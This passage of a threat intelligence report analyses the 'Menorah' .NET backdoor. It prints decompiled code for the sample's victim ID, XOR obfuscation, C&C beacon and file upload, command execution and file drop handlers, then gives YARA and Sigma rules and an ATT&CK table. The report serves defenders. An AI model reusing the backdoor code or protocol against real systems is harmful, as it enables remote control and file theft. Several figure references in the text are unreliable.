    if (string.IsNullOrEmpty(this.O1K65YZ))
    {
        this.O1K65YZ = Form1.E1AMBJ40(Environment.MachineName + Environment.UserName);
    }
    return this.O1K65YZ;
}
```

Figure 2 Generating Victim_ID

```
public static string E1AMBJ40(string E1AMBJ40)
{
    string result;
    try
    {
        using (MD5 md = MD5.Create())
        {
            byte[] bytes = Encoding.ASCII.GetBytes(E1AMBJ40);
            byte[] array = md.ComputeHash(bytes);
            StringBuilder stringBuilder = new StringBuilder();
            for (int i = 0; i < array.Length; i++)
            {
                stringBuilder.Append(array[i].ToString('X'.ToString() + '2'.ToString()));
            }
            result = stringBuilder.ToString();
        }
    }
    catch
    {
        result = "eehh";
    }
    return result;
}
```

Figure 3 Generating Victim_ID

Just like in the Mango backdoor software, the creation of victim identity has been detected in the Menorah malware. The identity structure is in the form of "**MD5(<computer name><user name>)**".

```
string text = this.I4NQA9F55K2();
string o1K65YZ = string.Concat(new string[]
{
    'd'.ToString(),
    '@'.ToString(),
    text,
    '@'.ToString(),
    Environment.MachineName,
    '|'.ToString(),
    Environment.UserName
});
string ZZEK9ZBCESO1 = this.O1K65YZ4(this.ZZEK9ZBCESO, o1K65YZ);
```

Figure 4 C&C Server URL

When the variable **"this.ZZEK9ZBCESO"** is examined, the URL address of the C&C server has been identified. The URL in question is: **"http[:]//tecforsc-001-site1.gtempurl[.]com/ads.asp."**

```
// Token: 0x06000027 RID: 39 RVA: 0x00004A5C File Offset: 0x00002C5C
public static byte[] UBB2S0CLZ4CT77(byte[] UBB2S0CLZ4CT78, string UBB2S0CLZ4CT79)
{
    if (UBB2S0CLZ4CT78 == null)
    {
        return null;
    }
    byte[] array = new byte[UBB2S0CLZ4CT78.Length];
    for (int i = 0; i < UBB2S0CLZ4CT78.Length; i++)
    {
        array[i] = (byte)((char)UBB2S0CLZ4CT78[i] ^ UBB2S0CLZ4CT79[i % UBB2S0CLZ4CT79.Length]);
    }
    return array;
}
```

Figure 5 XOR Function

It has been observed that the string array created in Figure 18 is first subjected to an XOR operation with the **"Q&4g"** key in the **"UBB2S0CLZ4CT77"** function and then converted to base64 encoding.

```
private string O1K65YZ4(string O1K65YZ5, string O1K65YZ6)
{
    string result;
    try
    {
        string text = Convert.ToBase64String(Form1.UBB2S0CLZ4CT77(Encoding.UTF8.GetBytes(O1K65YZ6), this.I4NQA9F55K));
        string s = Form1.J9VPJSN2EN2(new Random().Next(3, 14), true).Replace('['.ToString() + '@'.ToString() + '@'.ToString() + ']'.ToString(),
          string.Concat(new string[]
        {
            '['.ToString(),
            '@'.ToString(),
            text,
            '@'.ToString(),
            ']'.ToString()
        }));
        byte[] bytes = Encoding.UTF8.GetBytes(s);
        string str = '?'.ToString() + Form1.J9VPJSN2EN2(1, false) + '='.ToString() + Form1.J9VPJSN2EN2(1, false);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(O1K65YZ5 + str);
        httpWebRequest.Method = 'P'.ToString() + 'O'.ToString() + 'S'.ToString() + 'T'.ToString();
```

Figure 6 Request Function

Content of the HTTP request sent to the server:

Data: [@<base64 encoded (victimID+machine_name|username) >@]
Content Type: application/x-www-form-urlencoding
Request Type: POST
URL: http[:]//tecforsc-001-site1.gtempurl[.]com/ads.asp?S=S

Figure 7 Request-1

It has been determined that 5 different responses are expected after the request is sent.

1. [@??@1@+sp "<an exe file name under system32> <parameters>"@]
2. [@??@1@+nu @]
3. [@??@1@+fl "<name of a file will searched>" @]
4. [@??@1@+dn "<name of a file will uploade to C&C>" @]
5. [@??@2@<base64 encoded a file bytes>@<path for file>@]

Figure 8 Potential Respons

Case-1

```
string text3 = "";
if (string2.StartsWith('+'.ToString() + 's'.ToString() + 'p'.ToString()))
{
    string[] value = Form1.ZZEK9ZBCESO3(string2).Skip(1).ToArray<string>();
    text3 = kisd7hjfs.PM(string.Join(" ", value).Replace('['.ToString() + 's'.ToString() + ']'.ToString(), string.Concat(new
      string[]
    {
        'C'.ToString(),
        ':'.ToString(),
        '\\'.ToString(),
        'W'.ToString(),
        'i'.ToString(),
        'n'.ToString(),
        'd'.ToString(),
        'o'.ToString(),
        'w'.ToString(),
        's'.ToString(),
        '\\'.ToString(),
        'S'.ToString(),
        'y'.ToString(),
        's'.ToString(),
        't'.ToString(),
        'e'.ToString(),
        'm'.ToString(),
        '3'.ToString(),
        '2'.ToString(),
        '\\'.ToString()
    })), -1);
}
```

Figure 9 Case-1

It has been determined that, in the event of the first of the situations in Figure 22 occurring, data in the following format is expected within the response: **"[s]<file_name>"**. The **"[s]"** expression is replaced with **"C:\Windows\System32\"**. This situation leads us to believe that some of the downloaded files in Situation-5 are saved to the **"C:\Windows\System32\"** directory.

```
public static string PM(string QENGU9Q, int MMTRJRCTBP = -1)
{
    int num = 0;
    string[] array = kisd7hjfs.cmToParameters(QENGU9Q, out num);
    if (num < 1)
    {
        return "";
    }
```

Figure 10 kisd7hjfs.PM Function

The data in the format **"[s]<file_name> <parameter>"** found in the **QENGU9Q** variable is listed in a string array.

```
if (!kisd7hjfs.CreateProcess(array[0], QENGU9Q, ref security_ATTRIBUTES2, ref security_ATTRIBUTES3, true, 134742016U, IntPtr.Zero,
  null, ref startupinfoex, out process_INFORMATION))
{
    result = "-6";
}
```

Figure 11 Process Creation

It is believed that the first listed string value is a filename located under the System32 directory. It has been observed that the malicious software, which was found to create processes, has also added the capability to use parameters additionally.

```
else
{
    SafeFileHandle safeFileHandle = new SafeFileHandle(intPtr, false);
    Encoding encoding = Encoding.GetEncoding(kisd7hjfs.GetConsoleOutputCP());
    StreamReader streamReader = new StreamReader(new FileStream(safeFileHandle, FileAccess.Read, 4096, false), encoding, true);
    string text = "";
    bool flag = false;
    try
    {
        for (;;)
        {
            if (kisd7hjfs.WaitForSingleObject(process_INFORMATION.hProcess, 100U) == 0U)
            {
                flag = true;
            }
            uint num2 = 0U;
            if (kisd7hjfs.PeekNamedPipe(intPtr, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, ref num2, IntPtr.Zero) && num2 == 0U)
            {
                if (flag)
                {
                    break;
                }
            }
            else
            {
                if (num2 > 4096U)
                {
                    num2 = 4096U;
                }
                char[] array2 = new char[num2];
                if (streamReader.Read(array2, 0, array2.Length) > 0)
                {
                    text += new string(array2);
                }
            }
        }
        streamReader.Close();
    }
    finally
    {
        if (!safeFileHandle.IsClosed)
        {
            safeFileHandle.Close();
        }
    }
    if (intPtr != IntPtr.Zero)
    {
        kisd7hjfs.CloseHandle(intPtr);
    }
    result = text;
}
```

Figure 12 Pipe Comminications

It was also observed that the malicious actor used a pipe to extract data through the created process. It was determined that 4096-byte data was regularly read using the created pipe and collected. It was further detected that this collected data was sent to the C&C server.

Case-2

```
}
else if (string2.StartsWith('+'.ToString() + 'n'.ToString() + 'u'.ToString()))
{
    text3 = this.J9VPJSN2EN + '|'.ToString() + this.ZZEK9ZBCESO;
}
```

Figure 13 Case-2

In this case, it was determined that the malicious actor sent the data **"1.1.1|http[:]//tecforsc-001-site1.gtempurl[.]com/ads.asp"** to the server.

Case-3

```
else if (string2.StartsWith('+'.ToString() + 'f'.ToString() + 'l'.ToString()))
{
    string[] array2 = Form1.ZZEK9ZBCESO3(string2);
    string text4 = AppDomain.CurrentDomain.BaseDirectory;
    if (array2.Length > 1)
    {
        text4 = array2[1];
    }
    text4 = text4.Replace("\"", "");
    text3 = string.Concat(new string[]
    {
        'D'.ToString(),
        'i'.ToString(),
        'r'.ToString(),
        'e'.ToString(),
        'c'.ToString(),
        't'.ToString(),
        'o'.ToString(),
        'r'.ToString(),
        'y'.ToString(),
        ' '.ToString(),
        'o'.ToString(),
        'f'.ToString(),
        ' '.ToString(),
        text4,
        "\n\n"
    });
    string[] files = Directory.GetFiles(text4);
    string[] directories = Directory.GetDirectories(text4);
    string[] array3 = directories;
    for (int i = 0; i < array3.Length; i++)
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(array3[i]);
        text3 = string.Concat(new string[]
        {
            text3,
            directoryInfo.LastWriteTime.ToString(string.Concat(new string[]
            {
                'M'.ToString(),
                'M'.ToString(),
                '/'.ToString(),
                'd'.ToString(),
                'd'.ToString(),
                '/'.ToString(),
```

Figure 14 Collection Directories and Files Info

In this scenario, a file name is expected from the server. It was determined that the malicious actor collected directory information from the C&C server to identify the location of the requested file. The collected folder details include the **folders** and **files** within that directory, along with their last modification dates.

Case-4

```
}
else if (string2.StartsWith('+'.ToString() + 'd'.ToString() + 'n'.ToString()))
{
    string[] array4 = Form1.ZZEK9ZBCESO3(string2);
    if (array4.Length > 1)
    {
        string text5 = array4[1].Trim(new char[]
        {
            '"'
        });
        if (File.Exists(text5))
        {
            byte[] inArray = File.ReadAllBytes(text5);
            string fileName = Path.GetFileName(text5);
            string text6 = this.I4NQA9F55K2();
            string o1K65YZ = string.Concat(new string[]
            {
                'u'.ToString(),
                '@'.ToString(),
                text6,
                '@'.ToString(),
                Environment.MachineName,
                '|'.ToString(),
                Environment.UserName,
                '@'.ToString(),
                fileName,
                '@'.ToString(),
                '2'.ToString(),
                '@'.ToString(),
                Convert.ToBase64String(inArray)
            });
            this.O1K65YZ4(this.ZZEK9ZBCESO, o1K65YZ);
```

Figure 15 Uploading Specific File

As can be seen from Figure 20, when a file specified by the C&C is present in the file system, it is sent to the server in the Base64 character set. This is likely to occur after Status-2 is completed.

Case-5

```
}
else if (text2 == ('2'.ToString() ?? ""))
{
    byte[] bytes = Convert.FromBase64String(array[2]);
    text.Remove(text.LastIndexOf('.'));
    string text8 = "";
    if (array.Length > 3)
    {
        text8 = array[3];
    }
    if (!Path.IsPathRooted(text8))
    {
        text8 = Path.Combine(AppDomain.CurrentDomain.BaseDirectory, text8);
    }
    File.WriteAllBytes(text8, bytes);
    string s = string.Concat(new string[]
    {
        'f'.ToString(),
        'i'.ToString(),
        'l'.ToString(),
        'e'.ToString(),
        ' '.ToString(),
        'd'.ToString(),
        'o'.ToString(),
        'w'.ToString(),
        'n'.ToString(),
        'l'.ToString(),
        'o'.ToString(),
        'a'.ToString(),
        'd'.ToString(),
        'e'.ToString(),
        'd'.ToString(),
        ' '.ToString(),
        't'.ToString(),
        'o'.ToString(),
        ' '.ToString(),
        'p'.ToString(),
        'a'.ToString(),
        't'.ToString(),
        'h'.ToString(),
        '['.ToString(),
        text8,
        ']'.ToString()
    });
```

Figure 16 File Dropping

In the C&C response structure, found in Figure 21, a file with the name specified in the fourth parameter is created, and the data in the third parameter is converted to the UTF-8 character set and written to the created file. If the specified file already exists, the downloaded data is written to the file. When this situation is examined along with other scenarios, it can be inferred that it is used sequentially with the first and second scenarios.

Menorah Life Cycle



Figure 17 Menorah Life Cycle

In light of the analysis, the lifecycle depicted in Figure 30 becomes apparent. Menorah runs on an infected computer for 5 minutes every 11 minutes.

Rules

YARA – 1

```
rule Menorah_Document
{
    meta:
        author = "Bilal BAKARTEPE"
        date = "2023/10/11"
        description = "Word 2003 file format detection for MyCV.doc"
    strings:
        $file_header = { D0 CF 11 E0 A1 B1 1A E1 }
        $file_str1 = "Microsoft Office Word"
        $file_str2 = "MSWordDoc"
        $file_str3 = "Word.Document.8"

        $message1= {54 68 65 20 64 6F 63 75 6D 65 6E 74 20 73 65 63 75 72 69 74}
        $message2= {79 20 73 63 61 6E 6E 65 64 20 61 6E 64 20 65 6E 63 72 79 70}
        $message3= {74 65 64 20 62 79 20 74 68 65 20 4D 69 63 72 6F 73 6F 66 74}
        $message4= {20 57 69 6E 64 6F 77 73 20 44 65 66 65 6E 64 65 72 20 53 6F}
        $message5= {20 74 68 61 74 20 69 74 20 69 73 20 73 61 66 65 21 20 54 6F}
        $message6= {20 73 68 6F 77 20 74 68 65 20 63 6F 6E 74 65 6E 74 20 6F 66}
        $message7= {20 74 68 65 20 64 6F 63 75 6D 65 6E 74 20 79 6F 75 20 6D 75}
        $message8= {73 74 20 45 6E 61 62 6C 65 20 74 68 65 20 43 6F 6E 74 65 6E}
        $message9= {74 20 6F 66 20 74 68 65 20 64 6F 63 75 6D 65 6E 74 20 62 79}
        $message10= {20 63 6C 69 63 6B 20 6F 6E 20 74 68 65 20 61 62 6F 76 65 20}
        $message11= {62 75 74 74 6F 6E 20 6C 69 6B 65 20 62 65 6C 6C 6F 77 2E}


        $macro1={53 75 62}
        $macro2={4F 70 ?? 65 6E 28 29}
        $macro3={6C 78 20 78}
        $macro4={62 73 69 78 28 42 40 79 56 61 6C 20 76}
        $macro5={66 20 2B 20 40 43 68 72 28 36 32}

    condition:
       ($file_header and any of ($file_str*)) and (any of ($message*) or any of
($macro*))
}
```

YARA – 2

```
rule Menorah_dotNET
{
    meta:
        author = "Bilal BAKARTEPE"
        date = "2016/10/11"
        description = "Detects Menorah Malware"
        hash = "868DA692036E86A2DC87CA551AD61DD5"

    strings:

        $bytcode1= {28 4E 00 00 0A 0A 28 4F 00 00 0A 02 6F 50 00 00 0A 0B 06 07 6F 51
00 00 0A 0C 73 52 00 00 0A 0D 16 13 04 2B 35} //VictimID Generate
        $bytcode2={09 08 11 04 8F 4B 00 00 01 1F 58 13 05 12 05 28 4A 00 00 0A 1F 32 13
05 12 05 28 4A 00 00 0A 28 29 00 00 0A 28 53 00 00 0A 6F 54 00 00 0A 26 11 04 17 58 13
04} //VictimID/
        $bytcode3={02 2D 02 14 2A 02 8E 69 8D 4B 00 00 01 0A 16 0B 2B 1A 06 07 02 07 91
03 07 03 6F 79 00 00 0A 5D 6F 77 00 00 0A 61 D2 9C 07 17 58 0B 07 02 8E 69 32 E0} //Xor
Algorithm

        $xor_key={02 1F 51 0A 12 00 28 4A 00 00 0A 1F 26 0A 12 00 28 4A 00 00 0A 1F 34
0A 12 00 28 4A 00 00 0A 1F 67}

        $domain="http://tecforsc-001-site1.gtempurl.com/ads.asp" wide

    condition:
       $domain or $xor_key or all of ($bytcode*)
}
```

SIGMA – 1

```
title: Scheduled Task for Menorah
status: experimental
description: Detects the creation of a schtasks that potentially executes Menorah
author: Bilal BAKARTEPE
date: 2023/10/11
tags:
- attack.execution
- attack.persistence
- attack.t1053.005
- attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection_img:
  - Image|endswith: \schtasks.exe
  - OriginalFileName: schtasks.exe
  selection_cli_create:
    CommandLine|contains: /Create
  selection_cli_get:
    CommandLine|contains:
    - 'Menorah'
    - 'ProgramDataOO[[ice35r'
    - "OneDrive%tangeu%FSpr`er"
  condition: all of selection_*
falsepositives:
- Unknown
level: high
```

SIGMA – 2

```
title: Menorah Network Connection
status: experimental
description: Detects Menorah C&C Communication.
author: Bilal BAKARTEPE
date: 2023/10/11
tags:
    - attack.persistence
    - attack.T1082
    - attack.T1071.001
    - attack.T1059.003
logsource:
    category: network_connection
    product: windows
detection:
    selection:
        cs-method: 'POST'
        resource.URL:
        - 'http://tecforsc-001-site1.gtempurl.com/ads.asp'
condition: selection
fields:
 - RAT
 - Menorah
level: critical
```

MITRE ATT&CK Tablosu

Tactic	ID	Technic Name
Discovery	T1087.001	Account Discovery: Local Account
Discovery	T1087.002	Account Discovery: Domain Account
Discovery	T1046	Network Service Discovery
Discovery	T1201	Password Policy Discovery
Discovery	T1120	Peripheral Device Discovery
Discovery	T1069.001	Permission Groups Discovery: Local Groups
Discovery	T1069.002	Permission Groups Discovery: Domain Groups
Discovery	T1057	Process Discovery
Discovery	T1012	Query Registry
Discovery	T1082	System Information Discovery
Discovery	T1016	System Network Configuration Discovery
Discovery	T1049	System Network Connections Discovery
Discovery	T1033	System Owner/User Discovery
Discovery	T1007	System Service Discovery
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Command and Control	T1071.001	Application Layer Protocol: DNS
Command and Control	T1573.002	Encrypted Channel: Asymmetric Cryptography
Command and Control	T1008	Fallback Channels
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1572	Protocol Tunneling
Collection	T1119	Automated Collection
Collection	T1113	Screen Capture
Credential Access	T1110	Brute Force
Credential Access	T1056.001	Input Capture: Keylogging
Credential Access	T1552.001	Unsecured Credentials: Credentials In Files
Execution	T1059	Command and Scripting Interpreter
Execution	T1059.001	PowerShell
Execution	T1059.003	Windows Command Shell
Execution	T1059.005	Visual Basic
Execution	T1204.001	User Execution: Malicious Link
Execution	T1204.002	User Execution: Malicious File
Execution	T1047	Windows Management Instrumentation

Execution	T0853	Scripting
Credential Access	T1555	Credentials from Password Stores
Credential Access	T1555.003	Credentials from Web Browsers
Credential Access	T1555.004	Windows Credential Manager
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory
Credential Access	T1003.004	OS Credential Dumping: LSA Secrets
Credential Access	T1003.005	OS Credential Dumping: Cached Domain Credentials
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1070.004	Indicator Removal: File Deletion
Defense Evasion	T1036	Masquerading
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1027.005	Indicator Removal from Tools
Defense Evasion	T1218.001	System Binary Proxy Execution: Compiled HTML File
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks
Exfiltration	T1048.003	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol
Persistence	T1133	External Remote Services
Persistence	T1137.004	Office Application Startup: Outlook Home Page
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task
Persistence	T1505.003	Server Software Component: Web Shell
Persistence	T1078	Valid Accounts
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Initial Access	T1566.002	Phishing: Spearphishing Link
Initial Access	T1566	Phishing: Spearphishing via Service
Initial Access	T0817	Drive-by Compromise
Lateral Movement	T1021.001	Remote Services: Remote Desktop Protocol
Lateral Movement	T1021	Remote Services: SSH


ECHO
CYBER THREAT INTELLIGENCE